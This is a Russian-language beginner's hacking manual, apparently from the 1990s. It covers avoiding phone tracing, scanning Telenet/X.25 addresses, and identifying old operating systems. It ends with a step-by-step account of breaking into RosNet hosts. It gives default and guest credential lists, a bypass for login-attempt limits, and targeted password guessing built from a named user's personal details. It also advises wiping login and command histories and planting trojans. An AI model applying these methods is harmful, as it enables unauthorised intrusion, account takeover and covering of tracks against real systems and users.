На сегодняшний день этот способ вычисления хакеров остается самым распространенным. Мы предлагаем лучшее руководство для тех, кто хочет выявить явное отклонение провода. Если вы в состоянии позволить себе приобрести соответствующее оборудование, то сможете заниматься тем, что называется «чистка» телефонной линии. Еще вы можете собрать прибор, показывающий напряжение в сети. Если во время телефонного разговора напряжение резко падает, то это означает, что от вашего телефона ответвлен провод или кто-то подключился к линии. Ниже приведены возможные показания прибора.

Напряжение, которое должно насторожить вас

90V при 20-30Hz

На линии

30-50V

Среднее напряжение

600V. Осторожно! В модеме может сгореть MOV. Обычно при таком напряжении телефонная сеть неисправна.

Как правило, у спецслужб нет необходимого оборудования для того, чтобы следить за вашим компьютером с помощью отвода провода, и, уж конечно же, вряд ли у них будет база данных с вашим именем.

Глава 4. Определение номера телефона

Спецслужбы используют еще один способ определения местонахождения хакера. На сегодняшний день вычисление телефонного номера стало доступным практически для всех. Недавно было обнаружено, что если набрать 33 на некоторых телефонах, то на аппарате высветится номер последнего звонка.

И мы уверены, что полиция будет пользоваться именно такими телефонами для вывода вас на чистую воду. Но все это, в основном, касается радиотелефонов, а не обыкновенных городских линий. Радиотелефонная связь всегда была известна своей надежностью, но, конечно же, не сейчас... Потому что такая телефонная станция — одно из самых лучших мест для занятий хакингом. Но заклинаем вас, не предпринимайте ничего подобного в своем собственном доме! Самое подходящее время для хакинга — ночь, когда дежурный оператор спецслужб наверняка спит.

Глава 5. Считывание RFI

Это один из новейших способов вычисления хакеров, и мы абсолютно уверены в том, что уж его-то вам бояться не стоит. Для выполнения он слишком сложен и к тому же не всегда срабатывает. Особенно если вы находитесь в окружении телевизоров и компьютерных мониторов. Считывание RFI осуществляется с помощью устройства, которое ловит

слабые радиочастоты вашего монитора и переводит их в видеосигналы. И если это срабатывает, то оператор видит на своем компьютере изображение с вашего монитора. Все это, конечно, впечатляет, но сначала пусть оператор поймает ваш сигнал!

Глава 6. ESS

Ко всем нашим радостям прибавляется еще одна — Electronic Standardized Switching (или ESS), с чудесами которого мы все хорошо знакомы. Вы помните резкое повышение цен около года назад? «В строй введена новая компьютеризированная система, которая разгрузит вашу телефонную линию». Вранье! Единственная цель этой системы — ловить хакеров. Это единственное, для чего она предназначена, и надо сказать, что делает это она очень и очень неплохо. С ее помощью телефонная компания может вычислить любой номер за 55 секунд. В системе регистрируются записи всех звонков, в том числе и местных! И даже если телефонный аппарат неисправен, то ваша попытка с него куда-то позвонить станет тут же известна полиции. Но не падайте духом! ESS еще не конец света. Что бы там ни изобрели на нашу голову, мы как занимались хакингом, так и будем. И, возможно, взломать ESS будет так же просто, как и старую телефонную систему.

Прекрасно! Вводный курс закончен!

Руководство для начинающих

Глава 1. Опасно!

После рассмотрения довольно большого массива информации привлекает внимание тот факт, что никогда не существовало хорошего пособия, написанного для абсолютных новичков.

К сожалению, быть хакером стало гораздо опаснее, чем в начале восьмидесятых: как мы уже говорили выше, телефонные полицейские имеют большее количество ресурсов, большее понимание и больший интеллект, чем они показали в прошлом. Становится все более трудно остаться в живых как хакер достаточно долго, чтобы стать квалифицированным в этом искусстве.

Данная книга предназначена в помощь тем, кто только начинает становиться на эту стезю.

Глава 2. Этика

Пока существует компьютер, существуют хакеры. В 50-х годах в массачусетском институте технологии (MIT) студенты посвятили много времени и энергии изобретению компьютеров. Правила и закон игнорировались. Так же, как их привели в восторг итоги исследований, так наши исследования приводят в восторг нас. Торжество хакера — не в нарушении закона, а в волнующем процессе исследования и накопления знаний. Хотим дать несколько рекомендаций, которых следует придерживаться для того, чтобы не только не попасть в неприятное положение, но и чтобы не повредить те компьютеры, которые станут объектом вашего профессионального внимания.

- Не вредить преднамеренно ни одной системе.

- Не изменять никаких системных файлов, кроме необходимых вам для дальнейшего доступа (троянские кони, изменения в старых логах и т.п.)
- Не оставлять никаких настоящих данных в системах, взломанных вами (перед использованием нового программного продукта по взлому необходимо проверить, не оставляет ли он ваш ID там, где вы побывали)
- Не оставлять ваш реальный номер телефона никому, кого вы не знаете.
- Не трогать правительственные компьютеры.
- Наконец, вы должны фактически понять, что вы можете прочесть все пособия в мире и прослыть знатоком, но пока вы не начнете реально работать, все ваши знания равны нулю.

Одно из самых безопасных мест для начала хакерской карьеры — компьютерная система института. Университетские компьютеры имеют слабую защиту и часто используются хакерами: поскольку каждый компьютер используется множеством людей, маловероятно, чтобы вас реально вычислили среди юзеров, если вы были обнаружены.

Глава 3. Теленет

Лучшее место для тренировок начинающего хакера — одна из больших сетей типа Telenet. Почему? Во-первых, на сетях имеется огромное разнообразие компьютеров, есть из чего выбирать. Во-вторых, сети довольно хорошо продокументированы. Проще найти кого-то, кто может помочь вам с проблемой Telenet, чем искать помощи относительно вашего местного компьютера колледжа или средней школы. Третье, сети более безопасны. Из-за огромного числа запросов, которые проходят каждый день по большим сетям, фактически тяжело отследить, откуда и какой запрос сделан. Также очень просто маскировать ваше проникновение, используя сеть, которая делает ваше хобби намного более безопасным.

Telenet имеет большее количество компьютеров, соединенных в сеть, чем любая другая система в мире, от Telenet вы можете иметь доступ к Tymnet, ItaPAC, Janet, DATAPAC, SBDN, PandaNet, THENET и целому набору других сетей.

Первый шаг, который вы должны сделать, — идентифицировать ваш местный порт дозвона. Сначала вы получите подсказку, говорящую:

```
ТЕРМИНАЛ=
```

Это — ваш type терминала. Если вы имеете vt100 эмуляцию, напечатайте это в ответ на запрос. Или нажмите возврат, и она станет стандартной установкой для режима терминала ввода-вывода.

Теперь вы получите подсказку в виде значка @. В ответ напечатайте:

```
@c mail <cr>
```

и затем будет запрос об имени пользователя. Введите **«phones»** для имени пользователя. Когда система запросит пароль, введите снова **«phones».** Начиная с этого момента, это — управляемое меню. Используйте его, чтобы определить ваш общий dialup. Когда вы вызываете ваш **local dialup**, вы еще раз пройдете запрос

```
ТЕРМИНАЛ=
```

и еще раз вы будете представлены перед @. Эта подсказка сообщает, что вы соединены с Telenet PAD. PAD обозначает или Ассемблер/дизассемблер пакета (если вы говорите с инженером), или Public Access Device (если вы говорите с представителями маркетинга Теленета). Первое описание более правильно.

Telenet работает, собирая данные, которые вы вводите на PAD, с которым вы соединены, связывая информацию в куски по 128 байтов (обычно, но цифра может быть изменена) и затем передавая их на скорости в пределах от 9600 до 19 200 бода на другой PAD, который получает данные и передает их компьютеру или системе, с которой имеется соединение. Изначально PAD позволяет соединить два компьютера, которые имеют различные скорости или протоколы связи, на длинном расстоянии. Иногда можно заметить запаздывание в отдаленном ответе машин. Это называется *Задержкой PAD* и предназначено для ожидания, пока вы пошлете данные через несколько различных линков.

Что вы делаете с этим PAD? Вы используете его, чтобы соединиться с отдаленными компьютерными системами, печатая «C» для соединения и затем Сетевой Адрес Пользователя (NUA) системы, к которой вы хотите идти.

Если нет возможности соединения, вы получите сообщение типа

```
refused collect connections
```

в сопровождении кодов ошибки, идущих справа, и система вернет вас в @ **prompt.**

Имеются два пути, чтобы двигаться в обход сообщения — Refused Collect. Первый — использование сетевого ID пользователя (NUI). NUI — это имя пользователя/pw комбинация, которая действует подобно кредиту по открытому счету на Telenet.

Второй способ соединения состоит в том, чтобы использовать частный PAD или через что-нибудь подобное Netlink от Главного компьютера. Префикс в Telenet NUA часто (но не всегда) относится к телефонному коду города, где находится компьютер (то есть 713 xxx обозначало бы компьютер в Хьюстоне, Штат Техас.) Если имеется специфическая область, интересующая вас, скажем, Нью-Йорк (код 914), вы можете набрать:

```
@C 914 001 <cr>
```

Если соединение прошло, вы получите сообщение об этом и перейдете к 914 002. Делайте это, пока не найдете каких-либо интересных систем для занятия ими.

Не все системы находятся на простом **xxx yyy** адресе. Некоторые составлены из четырех или пяти цифр (914 2354), а некоторые имеют десятичные или числовые расширения (422 121A = 422 121.01). Вы можете заниматься ими, но вы никогда не знаете, что вы можете найти.

Полное сканирование префикса займет десять миллионов вариантов. Например, если нужно просмотреть 512 полностью, то необходимо начать с 512 00000.00 и пройти до 512 00000.99, а затем увеличить адрес на 1 и пройти от 512 00001.00 до 512 00001.99. Бесконечное сканирование!

Имеется множество компьютеров для просмотра с тремя номерами, так что не стоит заниматься безумством с большими расширениями.

Иногда при попытке соединения будет проходить одна или две минуты ожидания. В этом случае вы можете прервать связь посредством жесткого разрыва, затем, после того как вновь система выдаст

```
@ prompt
```

наберите «**D**» для отсоединения.

Outdials

Кроме компьютеров, NUA может подключить вас к некоторым другим вещам.

Одна из наиболее полезных — **outdial.** Outdial — это не более чем модем, которым можно заняться по telenet — подобно концепции преследования PC, за исключением того, что тут не используются пароли.

После соединения вы получите сообщение, подобное

```
Hayes 1200 бода outdial, Detroit, MI
```

или

```
VEN-TEL 212 Modem
```

или, возможно

```
Session 1234 established on Modem 5588
```

Лучший способ выяснить команды состоит в том, чтобы напечатать «**H**» или **«Help»** — это даст вам всю информацию, которая необходима.

Подсказка по безопасности здесь — когда вы будете взламывать какую-либо систему через телефонный дозвон, всегда используйте **outdial** или **diverter**, особенно если это местный номер телефона. Многие люди занимаются хакингом на местных компьютерах.

Другая хорошая уловка, которую вы можете применить с outdial, — использование повторного набора или функций макрокоманды, которую многие из них имеют. Первая вещь, которую надо сделать после соединения, — вызвать «Повторный набор последнего номера» (Redial last number). Это будет номер того человека, который использовал канал до вас. Запишите его, поскольку никто не вызвал бы номер без наличия компьютера на нем. Это — хороший способ найти новые системы для хакинга. Для VENTEL-модема наберите «D», и вам будет показано пять номеров, сохраненных как макрокоманды в памяти модема.

И наконец, вы можете соединяться с тем, что называется «X. 25 Communication PAD», получив несколько больше материала, сопровождаемого подсказкой @. Это PAD, точно такой же, как тот, с которым работаете вы, за исключением того, что все предпринятые подключения объявляются PAD, позволяя вам соединиться с теми узлами, которые ранее отказались от подключения.

Когда пакет передан от PAD к PAD, он содержит заголовок, в котором размещена информация о вашем местоположении. Например, когда вы вначале соединяетесь с Telenet, вам может быть сообщено

```
212 44A Connected
```

если вы звоните с кода города 212. Это означает, что вы вызывали номер 44A PAD в 212 области. 21244A будет проставлено на заголовке всех отправляемых пакетов.

Как только вы соединяетесь с частным PAD, все пакеты, выходящие от вас будут иметь этот адрес на них, но не ваш. Это может быть достаточным буфером между вами.

Глава 4. Идентификация операционных систем

Не имеет значения, как вы нашли компьютер, это могло произойти через сеть или могло быть обнаружено при помощи сканирования телефонного префикса вашей университетской сети. Важно, что вы уже имеете подсказку, и вы задаете себе вопрос: какого черта это значит?

Мы не собираемся объяснять вам, что можно сделать, как только вы окажетесь внутри какой-либо операционной системы. Мы расскажем, как идентифицировать и распознать некоторые операционные системы и как приблизиться к хакингу в них, как иметь дело кое с чем, чего вы никогда не видели прежде.

VMS

VAX-компьютер создан Digital Equipment Corporation (DEC) и выполняет VMS (Виртуальная система памяти) операционную систему.

VMS определяется по подсказке:

```
USENAME
```

Она не будет сообщать вам, если вы ввели неправильное имя пользователя, и отсоединит вас после трех неудачных попыток входа в систему. Также она следит за всеми неудачными попытками входа в систему и сообщает владельцу учетную запись при его следующем выходе в сеть.

Это — одна из наиболее безопасных операционных систем, что касаемо защиты от внешнего проникновения, но и здесь имеется много уловок для обхода защиты. VAX также имеет лучший набор справочных файлов в мире. Только наберите **«HELP»** и читайте.

DEC-10

DEC-10 — более ранние модели оборудования компьютера DEC, запускающие TOPS-10 операционную систему. Эти машины могут быть опознаны по подсказке «.».

Серия DEC-10/20 весьма дружественна к хакерам, позволяя ввести несколько важных команд без какой-либо регистрации в системе. Отчетность находится в формате [xxx, **yyy**], где xxx и **yyy** — целые числа. Вы можете получить листинг отчетности и имен процесса каждого на системе перед регистрацией при помощи команды **.systat** (для системного состояния).

ЕСЛИ учетная запись читается как [234,1001] BOB JONES, то можно попробовать набрать BOB или JONES или эти два слова вместе для пароля на этой учетной записи. Чтобы войти, вы печатаете:

```
.loginxxx, yyy
```

и затем, после запроса, набираете пароль.

Система позволит вам неограниченные попытки проникновения и не сохраняет отчеты неудачных попыток входа в систему. Также она сообщит вам, если UIC, который вы пробуете (UIC = Код Идентификации Пользователя) плох.

UNIX

Имеется множество различных машин, на которых установлен UNIX.

В то время как некоторые могли бы доказывать, что это не лучшая операционная система в мире, она наиболее широко используема. Система UNIX будет обычно выдавать подсказку наподобие

```
login:
```

в строчных буквах. UNIX также даст вам неограниченные попытки при регистрации (в большинстве случаев), и не имеется обычно никакого журнала, сохраняющего неудачные попытки.

Prime

Компьютеры фирмы Prime, как правило, используют операционную систему Primos. Ее очень просто определить по надписи

```
Primecon 18.23.05
```

или чего-то подобного, в зависимости от версии операционной системы. Обычно не будет предлагаться никакой подсказки. Там, где появилась эта надпись, наберите

```
login <username>
```

Если это версии до 18.00.00 Primos, вы можете нажимать связку **^C** для пароля. К сожалению, большинство людей использует версии 19 +. Primos также располагает хорошим набором справочных файлов. Одна из наиболее полезных особенностей Prime на Telenet — устройство по имени **NETLINK.** Как только вы — внутри, напечатайте «NETLINK», и следуйте указаниям справки. Это позволит вам соединяться с NUA'ми во всем мире, используя команду **«nc»**.

Например, чтобы соединиться с NUA 026245890040004, вы должны набрать

```
@nc:26245890040004
```

в подсказке **netlink.**

HP-xOOO

Эта система сделана Hewlett-Packard. Их характерная подсказка «:». HEWLETT-PACKARD имеет одну из более сложных последовательностей входа в систему извне — вы набираете:

```
HELLO SESSION NAME,USERNAME,ACCOUNTNAME,GROUP
```

К счастью, некоторые из этих полей могут быть оставлены пустыми во многих случаях. Так как любые или все эти поля могут быть запаролированы, это — не самая простая система для проникновения, если бы не факт, что имеется обычно некоторая отчетность вокруг без паролей. Вообще, если значения по умолчанию не работают, вы будете должны применить грубую силу, используя обычный список пользователей. HP-xOOO выполняет MPE операционную систему, подсказка для нее будет «:», точно так же, как подсказка входа в систему.

IRIS

IRIS создан для Interactive Real Time Information System (интерактивная информационная система в режиме реального времени). Первоначально она выполнялась на PDP-11'S, но теперь выполняется на многих других мини-ЭВМ. Вы можете определить АЙРИС по заголовку

```
Welcome to «IRIS» R9.1.4 Timesharing
```

и подсказке

```
ACCOUNT ID?
```

Iris позволяет неограниченные попытки при хакинге и не сохраняет никаких журналов неудачных попыток.

VM/CMS

VM/CMS — операционная система, выполняемая в IBM (International Business Machines). Когда вы соединяетесь с одной из них, вы получите сообщение, наподобие

```
VM/370 ONLINE
```

затем подсказку «.», точно так же как в Tops-10. Чтобы войти, наберите:

```
LOGON <username>.
```

NOS

NOS созданы для Networking operation system и выполняются на компьютере Cyber, созданном Control Data Corporation. NOS идентифицируют себя с готовностью, с заголовком

```
WELCOME TO THE NOS SOFTWARE SYSTEM. COPYRIGHT CONTROL DATA
1978, 1987
```

Первая подсказка, которую вы получите, будет

```
FAMILY:
```

В ответ нужно только нажать return. Тогда вы получите подсказку

```
user name:
```

Имена пользователя — типичные 7 символов буквенно-цифрового характера. Отчетность Оператора начинается с цифры, типа 7ETP-DOC.

Decserver

Это не совсем компьютерная система, это, скорей, сетевой сервер, который имеет много различных машин, доступных с его помощью. Decserver может сказать:

```
Enter Username>
```

после первого соединения. Это — только идентификатор. Напечатайте «с», поскольку это — наименее заметная вещь для ввода. Тогда вы можете получить подсказку

```
Local>
```

Наберите здесь

```
c <systemname>
```

чтобы соединиться с системой. Для получения списка системных имен напечатайте

```
sh servises
```

или

```
sh nodes
```

Если у вас есть какие-то проблемы, встроенная подсказка доступна по команде **«help».** Ищите услуги по имени **«modem»,** или **«dial»**, или что-то подобное, они часто могут быть полезны!

GS/1

GS/1 — другой тип сетевого сервера. В отличие от Decserver, вы не можете предсказать то, какую подсказку GS/1 шлюз собирается дать вам. Стандартная подсказка:

GS/1>

но это предназначено для системных администраторов. Чтобы тестировать GS/1, набирайте:

```
sh d
```

Если появится большой список значений по умолчанию (скорость терминала, подсказка, четность, и т.д.), можно смело сказать, что вы находитесь на GS/1. Вы соединяетесь тем же самым способом, как и с Decserver, печатая:

```
C < systemname >
```

Чтобы выяснять, что системы являются доступными, наберите:

```
sh n
```

или

```
sh C
```

Все вышеупомянутое - это главные типы систем, используемых сегодня. Имеются сотни вариантов этих систем, но написанного здесь должно быть достаточно, чтобы дать вам возможность начать.

Глава 5. Список программ для начинающего хакера

Ниже приведен список программ для начинающего хакера. Сначала инструменты: маленький список программ, которые достойны находиться в арсенале любого хакера. Эти программы не сделают из вас хакера и использование их не обязательно для того, чтобы стать им. Эти инструменты (программы) могут помочь вам узнать много полезного и необходимого.

ToneLoc v1.10

Эта программа является сканером. Задача этой программы — просканировать местную телефонную линию на наличие модема на другом конце. Если присутствует модем на другом конце линии, значит, возможна связь с удаленным компьютером, не так ли?

Cracker Jack v1.4

Крекер паролей. Эта программа работает под ДОС, и задача ее состоит в нахождении и взломе пароля под Юникс.

Hacker's Utility v1.02

Эта программа включает в себя множество полезных утилит. В нее входит:

- крекер паролей
- генератор паролей
- port scanner
- finger lookup
- file extractor и многое другое!

CyberKit v. 2.4

В этой программе есть:

- Trace Route
- WhoIs
- Finger
- Name Server Look Up
- Time Synchronizer
- Quote of the Day и многое другое.

PGP Freeware v5.0

Эта программа предназначена для шифрования информации. Ты любишь секретность? Да? Значит, эта программа для тебя! Изучи эту программу, используй ее. Зашифруй свою почту, зашифруй свои файлы, зашифруй себя!

7th Sphere PortScan v1.1

Полезный и очень быстрый сканер портов от 7th Sphere. Очень прост в установке и в работе.

А теперь два главных правила :

1. Чтобы стать хакером, понадобится много времени. И все это время вы должны полностью использовать. Чтобы научиться чему-нибудь, есть один только путь — вы должны читать, читать и еще раз читать. Со временем у вас будут появляться все новые и новые вопросы, которые вы сможете задать тому, кто знает на них ответ. Посещайте крэкерские и хакерские форумы!

2. Изучайте программирование, язык скриптов, а предпочтительней языки под Юникс (C++, Perl, JavaScript и другие). Также следует

изучать ОС Unix, протоколы TCP/IP . Имея знания в этих областях, вы сможете...

Глава 6 (вместо примера). Как ломалась сеть РОСНЕТ

Несколько основных положений

1. Для начала вы должны осознать, что ничего серьезного лучше не хакать (либо делать это очень осторожно), так как вас могут очень быстро найти. Дело в том, что у Администратора системы высвечивается куча всякой информации. С помощью этой информации он легко определяет город, из которого вы вошли в Роснет, а также номер узла и номер канала, по которому вы вошли; также возможно определить и промежуточную сеть, из которой вы вышли в Роснет. А зная город, не составит большого труда найти и абонента, который в этот промежуток времени висел на номере входа в Роснет. Можно, конечно, войти сначала в одну сеть, из нее в другую, потом в третью и т.д., а потом в Роснет, это, бесспорно, замедлит поиск, но не исключит его.

2. Заниматься своим «темным» делом вы должны с 20:00 (не ранее!) до 00:00 часов местного времени. Так как в это время админы уже не работают, а следовательно, не следят за системой. Внимание! Иногда, очень редко, админы работают круглосуточно. А выйти до 00:00 нужно потому, что Ремарт регистрирует дату последней связи, а в 00:00 вся информация обнуляется. Обнулить информацию можно и другим способом — повесив Ремарт. Также следует помнить, что во многих системах производится закрытие хоста на ночь (обычно это период 00:00–03:00). Никогда не пытайтесь что-нибудь сломать днем или утром, все ваши попытки будут пресечены, а если админ сильно рассердится, то и демо-вход закроет.

3. Перед тем, как что-нибудь хакать, войдите на хост под гостевым паролем (если такой имеется) и сразу же введите «/u», чтобы убедиться, что в данный момент в системе нет админа или лиц, к нему приближенных. Как только убедились, что админа нет, вводите «/r», чтобы посмотреть, насколько давно админ был в системе. Если все ОК — приступайте...

4. Если вы зашли в систему, сразу попытайтесь залезть в директорию администратора системы

```
GO ADMIN
```

редко, но иногда получается, если спросят пароль — попытайтесь подобрать (хотя админы любят абсолютно «левые» крутые пароли). В директории админа есть куча файлов с наиполезнейшей информацией.

5. Пробравшись под взломанным логином в меню регистрации, ни в коем случае не меняйте пароль абонента и не переводите его деньги на другой счет. Админ это обязательно заметит и примет меры.

6. После того, как вы лазили под чьим-то логином, обязательно перезайдите под гостевым входом п'ное количество (везде по-разному) раз. Этим вы забьете информацию о входивших пользователях — «/r» будет показывать, что последние десять раз в систему входил «гость».

7. Если вы делали что-то, что другим знать не обязательно, обязательно повводите какой-нибудь макрос (примерно тридцать раз). Этим вы исключите просмотр выполнявшихся вами команд по «/e ?».

Как найти выход в РОСНЕТ

Номер телефона Роснета вы можете узнать очень просто — из списка телефонов Роснета по СНГ. Но возможно, что указанные номера уже не являются выходом в Роснет, так как их могли по какой-нибудь причине сменить. В этом случае вы можете заняться сканингом. То есть взять скрипт или соответствующую программу и перебрать номера в городе на предмет коннекта.

Определение системы и обнаружение гостевого входа

Для большинства хаков вам нужно иметь хотя бы минимальный доступ на хосте. Поэтому мы решили начать именно с этого. Итак, допустим, у вас есть горка адресов разных хостов, что же делать дальше? Нужно проверить работоспособность этих адресов, выяснить, какая система там установлена, уровень его защищенности и имеет ли этот хост гостевой вход.

Итак, допустим, вы зашли на какой-нибудь приглянувшийся вам хост.

Первым делом нужно попробовать определить систему, которая там установлена. С ходу систему можно определить, конечно же, по приглашению.

Дальше идет несколько приглашений, свойственных той или иной системе.

Ремарт

```
Display ANSI graphics ([Y]/N)? >
[...Какой-нибудь текст (его может и не быть)...]
UserID :
Password:
```

Дионис

```
ENTER YOUR NAME =>
PASSWORD =>
LANGUAGE =>
```

REX400

```
Logical Channel: 0
 REX400 v4.54.02, Copyright (C) 1992-1996, Club400 Ltd.
<<< WELCOME TO REX400 ADMD=REX400 PRMD=RTS >>>
 ......

M) Mail H) Help
G) Gateway Q) Quit
Multi Host>
```

CISCO-Маршрутизатор

```
User Access Verification
Password:
```

Если вы обнаружили Ремарт, начинайте проверять хост на наличие гостевого входа, попробуйте следующие комбинации:

```
(UserID/Password):
Demo/Demo Test/Test Guest/Guest Gast/Gast Gost/Gost User/User
Demo/Guest Test/Guest Guest/Test Gast/Demo Gost/Demo User/Demo
Demo/Test Test/Demo Guest/Demo Gast/Guest Gost/Guest User/Guest
Demo/Gast Test/Gast Guest/Gast Gast/Test Gost/Test User/Test
Demo/Gost Test/Gost Guest/Gost Gast/Gost Gost/Gast User/Gast
Demo/User Test/User Guest/User Gast/User Gost/User User/Gost
Demo/New Test/New Guest/New Gast/New Gost/New User/New
Demo/Temp Test/Temp Guest/Temp Gast/Temp Gost/Temp User/Temp
New/New Temp/Temp
New/Demo Temp/Demo
New/Guest Temp/Guest
New/Test Temp/Test
New/Gast Temp/Gast
New/Gost Temp/Gost
New/Temp Temp/New
New/User Temp/User
```

Перепробуйте также все приведенные комбинации, добавляя цифры, например:

```
Demo1/Demo1
```

и т.д., потом попробуйте просто вышепреведенные логины без паролей. Для ускорения этого процесса используйте скрипт. В среднем за ночь один хост (при помощи скрипта) вы «проштудируете».

Если гостевого входа нет

Если демо-входа не обнаружено, попробуйте следующее:

```
UUCP/UUCP
```

этот пароль стоит в Ремарте по умолчанию, и часто админы забывают его сменить.

```
UUCP/PCUU
```

Возможно, пароль будет такой.

```
UUCP/UUADMIN
```

А может быть, и такой.

В общем, пофантазируйте, может быть, что-нибудь и получится.

Если это не помогло, пробуйте следующие:

```
Alex/Alex  Luda/Luda  Boris/Boris
Ludmila/Ludmila Yura/Yura Dasha/Dasha
Alexey/Alexey  Olga/Olga  Boria/Boria
Alexandr/Alexandr  Egor/Egor  Katia/Katia
Alexander/Alexander Igor/Igor Anna/Anna
Dima/Dima Vladimir/Vladimir John/John
Dmitry/Dmitry  Vova/Vova  Nik/Nik
Dmitriy/Dmitriy Vladymir/Vladymir Kolia/Kolia Diman/Diman
Dimon/Dimon Toma/Toma Eugene/Eugene Vlad/Vlad Sergey/Sergey
Elena/Elena Den/Den Serg/Serg
Segre/Serge  Victor/Victor  Gera/Gera
Gosha/Gosha Nikolay/Nikolay Tonya/Tonya
Gesha/Gesha  Denis/Denis  Viktor/Viktor
Helen/Helen Sasha/Sasha Leonid/Leonid
Ira/Ira Greg/Greg Marina/Marina
Iren/Iren Misha/Misha Andre/Andre
Irina/Irina Stas/Stas  Andy/Andy
Lena/Lena Gena/Gena Andrey/Andrey
Lio/Lio Yuri/Yuri Oleg/Oleg
Lion/Lion Yury/Yury Kiril/Kiril
Leo/Leo Yuriy/Yuriy Eugeny/Eugeny
Max/Max Anton/Anton Eugeniy/Eugeniy
Maxim/Maxim Peter/Peter Evgeniy/Evgeniy
Petr/Petr  Svetlana/Svetlana  Artur/Artur
```

Slava/Slava Ivan/Ivan Yaroslav/Yaroslav
Mih/Mih Valera/Valera Yar/Yar
Valery/Valery Valeriy/Valeriy Tomara/Tomara
и т.д.

Если ничего не получилось, то что-либо хакнуть на этом хосте вам вряд ли удастся. Так как он довольно-таки неплохо защищен.

Как узнать ID

Если вы вошли в систему, сразу же попытайтесь узнать список пользователей данного хоста.

Узнать список пользователей довольно легко. Зайдя в систему, попробуйте попасть в меню «Регистрация». В этом меню можно ознакомиться с полным списком абонентов данного хоста. Если через меню вход закрыт, пробуйте так:

до reg
или
до registry
или
до onboard1

onboard — раздел регистрации.

Для того чтобы узнать имя раздела, нужно попасть в раздел MAIN **(GO** MAIN или через меню системы пункт «Библиотека» и вызвать дерево директорий **TREE,** либо **TYPE LIB** или **TYPE LIBS** или **TYPE LIB-TREE.**

1 — номер меню «Список абонентов».

Совсем недавно был замечен новый глюк, в частности на 6100255 список абонентов можно узнать, просто скачав дерево директорий, там для каждого пользователя системы создан одноименный каталог, к сожалению, этот глюк быстро закрыли.

Если список взять не удалось, придется доставать ID другим способом. Залезьте в библиотеку и там, исходя из того, что к каждому файлу пишется имя абонента, закатавшего его туда, можно получить некоторое количество ID. Теперь если есть доступ к почте, таким же образом можно посмотреть ID авторов писем. Если этих ID вам мало, можно, орудуя /и и /г, «выловить» еще 10-15 ID. Потом вызывайте паспорта найденых абонентов (**/а <имя_абонента>).** «Сграбьте» их в файл. Теперь вы располагаете достаточной информацией о пользователях — можно приступать к подбору пароля.

Подбор пароля

Если вас не устраивают ваши полномочия, попробуйте подобрать пароль у какого-нибудь другого пользователя.

Подбор бывает трех типов:

1 — Подбор паролей по словарю (словарный метод).

2 — Перебор (подбор пароля путем перебора).

3 — Интеллектуальный подбор (подбор с использованием дополнительной информациии о пользователях.

Для первых двух способов подбора вы можете использовать скрипт или осуществлять все действия «руками», первое, как вы понимаете, предпочтительнее. Третий способ придется осуществлять «ручками».

Ниже приводятся некоторые сведения, которые помогут вам при подборе пароля:

- Большим недостатком Ремарта является то, что большие и малые регистры не различаются.
- Логин и пароль могут совпадать.
- Пароль может быть из трех символов.
- Пароль не может превышать 8 символов.
- Неограниченное количество попыток при вводе пароля.
- Несомненно, вам помогут списки пользователей хоста.

Неограниченное количество попыток при вводе пароля

Итак, чтобы на перебор паролей затрачивалось меньше времени, то есть чтобы вам предоставлялось неограниченное количество попыток при вводе пароля, нужно сделать следующее.

Ваш друг заходит на хост (допустим под позывом **Demo** и паролем **Demo).** После того, как он зашел на хост под **Demo/Demo,** вы тоже начинаете пытаться зайти на этот хост под тем же логином. Вам сообщают следующее (или что-то вроде этого):

```
Абонент с таким позывным уже работает в системе!
Если Вы не знаете, кто бы это мог быть, и если это действительно
Ваш позывной, то срочно обратитесь к администратору системы за
разъяснениями.
Вы можете позвонить по телефону 206-85-70 или 924-74-85
```

И снова просят ввести **ID** и **Password.** Повторяете вышеуказанное три раза (используете три попытки). И после этого можете пробовать любые логины с любыми паролями бесконечное число раз!

К сожалению, как и многие другие «дыры», эту тоже кое-где прикрыли.

Так что она проявляется не везде.

Интеллектуальный подбор пароля

Итак, у вас есть несколько (или все) ID на интересующем вас хосте, также у вас есть паспорта этих ID. Самое время приступить к интеллектуальному подбору паролей.

Возьмем произвольного абонента:

```
Позывной Фамилия/Имя Отчество/
Телефон /Фирма /Город
Ukrpack Лазарев/Андрей Михайлович/
(0482) 33-31-78/СП «ТЕЛНЕТ»/г.Одесса
```

Поехали:

- Ukrpack/Ukrpack
- Ukrpack/Kcaprku — наоборот
- Ukrpack/ Andrew — имя
- Ukrpack/Andy — имя
- Ukrpack/Andrey — имя
- Ukrpack/Fylhtq — имя (русскими буквами на английском регистре)
- Ukrpack/Kfpfhtd — фамилия (русскими буквами в английском регистре)
- Ukrpack/Vb[fqkjdbx — отчество (русскими буквами в английском регистре)
- Ukrpack/Lam — ФИО
- Ukrpack/Aml - ИОФ
- Ukrpack/Mal - ОИФ
- Ukrpack/Lma - ФОИ
- Ukrpack/333178 — телефон
- Ukrpack/Telnet — фирма

- Ukrpack/Ntkytn — фирма (русскими буквами в английском регистре)
- Ukrpack/Odessa — город (кстати, именно такой пароль и был)
- Ukrpack/Jltccf — город (русскими буквами в английском регистре)

Так же проходимся по все остальным позывным, пять-шесть «лопухов» — это практически гарантия.

Еще кое-что о подборе паролей

Самый лучший результат от подбора вы получите, совместив все три способа. Сначала перебором проверяете варианты паролей от трех до пяти (включительно) символов. Пароли более большей длины вам врят ли удастся перебрать, так как количиство комбинаций расчитываеться по следующей формуле:

$$X = S^{№}$$

где X — количество комбинаций, S — число символов, используемых для перебора, и № — число символов в пароле. Поэтому после того, как вы перебрали все пароли в диапазоне от трех до пяти символов, вы точно знаете, что пароль состоит из шести и более символов (в противном случае вы его подобрали). Приступайте к подбору по паспорту абонента, если все еще не удалось подобрать пароль, начинайте перебор по словарю с «плохими паролями» (типа «qwerty» и «secret»), удалите из него трех-, четырех- и пятисимвольные пароли (так как вы их уже перебрали) и приступаете к перебору. И помните: главное — терпение.

Как узнать пароль абонента посредством «/U»

Также пароль можно можно узнать следующим способом:

- Зайдите на хост.
- Залогиньтесь под любым логином.
- Включите в своей «терминалке» функцию **Capture.** И вводите:

```
/и
/и
...
/и
```

Если вам повезет, то какой-нибудь юзер-остолоп в спешке введет вместо ID свой пароль, и он у вас благополучно зафиксируется в Cap'e.

Лучше всего вышеуказанную операцию производить при помощи скрипта.

Как узнать пароль абонента посредством «/E ?»

Интересной возможностью Ремарта является команда /e ?. Эта команда выводит список предыдущих команд. Посмотрев их, часто можно узнать много интересного.

Кардинально новый способ взлома логина

